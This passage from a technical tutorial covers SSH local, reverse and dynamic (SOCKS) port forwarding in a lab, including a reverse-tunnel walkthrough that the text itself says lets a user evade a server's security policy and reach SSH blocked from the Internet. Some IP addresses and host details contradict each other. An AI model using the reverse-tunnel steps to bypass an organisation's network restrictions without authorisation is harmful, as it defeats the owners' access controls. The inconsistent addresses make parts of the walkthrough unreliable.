

Fig 9. Command output 'man ssh', option to allow remote access. Own source.

But in addition to being able to tunnel to the local ports of the ssh server, it is also possible to connect to remote services, for example we are going to create a tunnel with our client on server A (192.168.1.215) through server C (192.168.1.217) that allows us to access the Apache service on server B (192.168.1.216).

To create it you can do the following:

```
(server A-192.168.1.215)$ ssh -L 8080:192.168.1.216:80 dsdsec@192.168.1.217
```

The following image shows how the tunnel is established, the ports used, and how it allows access to the Apache server via a web browser:



Fig 10. Establishing tunnel from client server A through server C to Apache server on server B. Own source.

Then if we see the connections established on server C (192.168.1.217) we can see the following:

```
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.217  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe76:5f3e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:76:5f:3e  txqueuelen 1000  (Ethernet)
        RX packets 298920  bytes 421689743 (421.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44936  bytes 3612064 (3.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 817  bytes 85799 (85.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 817  bytes 85799 (85.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

dsdsec@dsdsec:~$ netstat -an |grep 80
tcp        0      0 192.168.1.217:58020     185.125.190.36:80       TIME_WAIT
unix  3      [ ]         STREAM     CONNECTED     251980   /run/dbus/system_bus_socket
dsdsec@dsdsec:~$ netstat -an |grep 80
tcp        0      0 192.168.1.217:55322     192.168.1.216:80        ESTABLISHED
tcp        0      0 192.168.1.217:58020     185.125.190.36:80       TIME_WAIT
unix  3      [ ]         STREAM     CONNECTED     251980   /run/dbus/system_bus_socket
dsdsec@dsdsec:~$ netstat -an |grep 22
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.217:55322     192.168.1.216:80        TIME_WAIT
tcp        0      0 192.168.1.217:22        192.168.1.215:46660     ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
unix  2      [ ACC ]     STREAM     LISTENING     220181   /var/snap/lxd/common/lxd-user/unix.socket
unix  2      [ ]         DGRAM      CONNECTED     251228
unix  3      [ ]         STREAM     CONNECTED     248223   /run/dbus/system_bus_socket
```

Fig 11. Connections established with the rest of the servers from server C. Own source.

It is easy to deduce that the communication of the connection between server A and server C will be encrypted, but the connections between server C and port 80 (http protocol) are unencrypted, a picture is worth a thousand words:



Fig 12. Complete tunnel connection diagram. Own source.

On the other hand, either in this tunnel or in others that we will see later, a persistent connection mechanism or keepalive may be necessary for certain protocols, networks or firewalls, for this there is the ServerAliveInterval option expressed in seconds, let's see an example with the last tunnel:

```
(server A-192.168.1.215)$ ssh -L 8080:192.168.1.216:80 dsdsec@192.168.1.217
-o ServerAliveInterval=60
```

Alternatively, you can update the *~/.ssh/config* file with the following content:

```
Host 192.168.1.216
       ServerAliveInterval 60
```

And if you want it for all connections, you can use *Host **.

For Windows users, you can do this in the PuTTY program. This article is focused on Linux systems, but here is an example of the configuration.

For this example, instead of using server A (192.168.1.215) as a client, it is done through a Windows machine with IP 192.168.1.242.

The machine is going to connect to the SSH service on server C (*192.168.1.127*), and through this connection, a tunnel will be created to port 80 of the Apache server on server B (*192.168.1.216*). This port will then be redirected to port 8080 on the Windows machine:

1. In the *Session* section, we enter the IP of server C (192.168.1.127), set the port to 22, and select SSH as the connection type.



Fig 13. Configuring destination host with PuTTY. Own source.

2. In the *Connection* > *SSH* > *Tunnels* section, we enter *Source port* 8080, *destination* 192.168.1.216:80, leave the radio button checked and click on the *Add* button.



Fig 14. Configuring tunnel in PuTTY. Own source.

3. Finally, go to the *Connection* section, establish a keep alive of 60 seconds, and connect by pressing the *Open* button and entering the credentials.



Fig 15. Establishing keep alive and opening the connection. Own source.

Now, we can use netstat to see the connections to port 22 of server C and verify that port 8080 is open, and we can also access the port with a browser.



Fig 16. Checking connections and the tunnel created with PuTTY. Own source.

In subsequent tunnel setups, to avoid overloading this document, the PuTTY configuration will not be included. However, if the reader understands the configuration on Linux, they will have no trouble creating the connection in Windows with PuTTY.

3.2.2.2 Remote Port Forwarding or Reverse Tunnel

This type of tunnel allows a client to connect securely to a server via SSH. Through this connection, the server can access a port of the connected client as if it were accessing a local port.

This functionality can be exploited by a malicious user to create connections not allowed by the server and evade security policies.

In the detailed example that we are going to see below, we have an SSH server that has access to the Internet. However, this server is restricted and is not allowed to connect to its own SSH service from the Internet. Then, we have a computer with a public IP and an SSH server listening on port 59595.

From the server that has restricted access from the Internet, we make a reverse SSH connection to port 59595, and once connected to the server with public IP, we will connect by SSH to the local port 9001, allowing us to connect to the computer that does not allow SSH access from the Internet.

To do this, follow these steps:

1. From the server with a connection prohibited by SSH from the Internet, we connect by reverse connection to our computer with public IP and port 59595 (the reader can choose another):



Fig 17. Establishing basic reverse tunnel. Own source.

An inverse tunnel is established from the localhost port 445 to port 9001 of the remote server 90.173.x.x.

2. Now on the computer that we have on the Internet listening on port 59595, we verify that we have port 9001 open with netstat, and we connect with the credentials of the computer that has restricted access to the SSH port from the Internet.



Fig 18. Connecting to our reverse tunnel by localhost address. Own source.

If we want to access from any computer on the local network and not only from the computer we have on the Internet via localhost, we must do the following:

1. On the host that we have on the Internet listening on port 59595, we must enable the *GatewayPorts* option in the server configuration. To do this, we edit the */etc/ssh/sshd_config* file with the following content and then restart the SSH server to apply the configuration:

```
GatewayPorts yes
```

2. From the server with a prohibited connection from Internet or our network, connect as before.



Fig 19. Establishing a reverse tunnel accessible to all hosts on the network. Own source.

3. Now, on the host that we have on the Internet, we will see with netstat that it listens to all its addresses, and we can enter from any computer with which it has access to our network.



Fig 20. Looking at the ports of the reverse tunnel and connecting from a host on the same local network. Own source

3.2.2.3 Dynamic Port Forwarding

This type of tunnel allows for the establishing a mapping from local ports to remote ports in an ad hoc and dynamic way. This feature is used to create SOCKS proxies, which is very useful for, for example, browsing privately with an extra layer of security.

The idea to test this in our lab is that server A (192.168.1.215) will act as a client and connect to server C (192.168.1.217), creating a dynamic tunnel. Port 8080 will be used as the local port. Later, a connection test will be carried out using curl with the *socks5* option to the URL of server B (192.168.1.216), which has an Apache server. We will see that in *access_log,* the IP of server B that acts as a proxy is shown instead of that of the real client server A. Let's see it step by step:

1. From server A (192.168.1.215), we create the tunnel to server C (192.168.1.217) and keep session open:

```
(Server A)$ ssh -D 8080 -C dsdsec@192.168.1.217
```

2. We open a new session on server B (192.168.1.216) and monitor the *access.log* of the Apache server with *tail* command:

```
(ServerB)$ tail -f /var/log/apache2/access.log
```

3. We open another new session to server A (192.168.1.15), check port 8080 with netstat, and launch the *curl* command with the *socks* option. Also, although it is optional, we use the *-C* option that enables compression.

```
(Server A)$ curl -s --socks5 localhost:8080 http://192.168.1.216
```

4. Now we will see on server B the entry of server A masked with the IP of server C.



Fig 21. Using a SOCKS proxy with curl using Dynamic Port Forwarding. Own source.

If we need to create a proxy for the entire local network, we can run the following command:

```
(Server A)$ ssh -D 0.0.0.0:8080  -C dsdsec@192.168.1.217
```

The command above will allow the port to listen on all network interfaces, this can be verified with *netstat* on server A.



Fig 22. Check open port in our dynamic port forwarding tunnel. Own source.

Next, we will illustrate how to configure a Firefox browser with a SOCKS proxy. First, go to *Settings* > *General* > *Network Configuration*, fill in Host Socks with the configuration and accept, as shown in the following image:



Fig 23. Network configuration with SOCKS proxy in Firefox. Own source.

3.2.2.4 Customizing Tunnel Configuration with Match

